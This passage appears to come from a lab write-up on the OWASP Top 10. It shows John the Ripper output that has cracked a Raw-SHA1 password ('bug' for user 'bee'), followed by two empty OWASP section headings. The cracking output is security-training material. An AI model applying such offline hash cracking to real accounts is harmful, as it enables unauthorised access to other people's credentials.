Proceeding with incremental:ASCII
bug              (bee)
1g 0:00:00:00 DONE 3/3 (2024-11-01 21:20) 1.298g/s 298464p/s 298464c/s 298464C/s 184..bud
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
```

9) Security Login and Monitoring Failures



10) Vulnerable and Outdated Components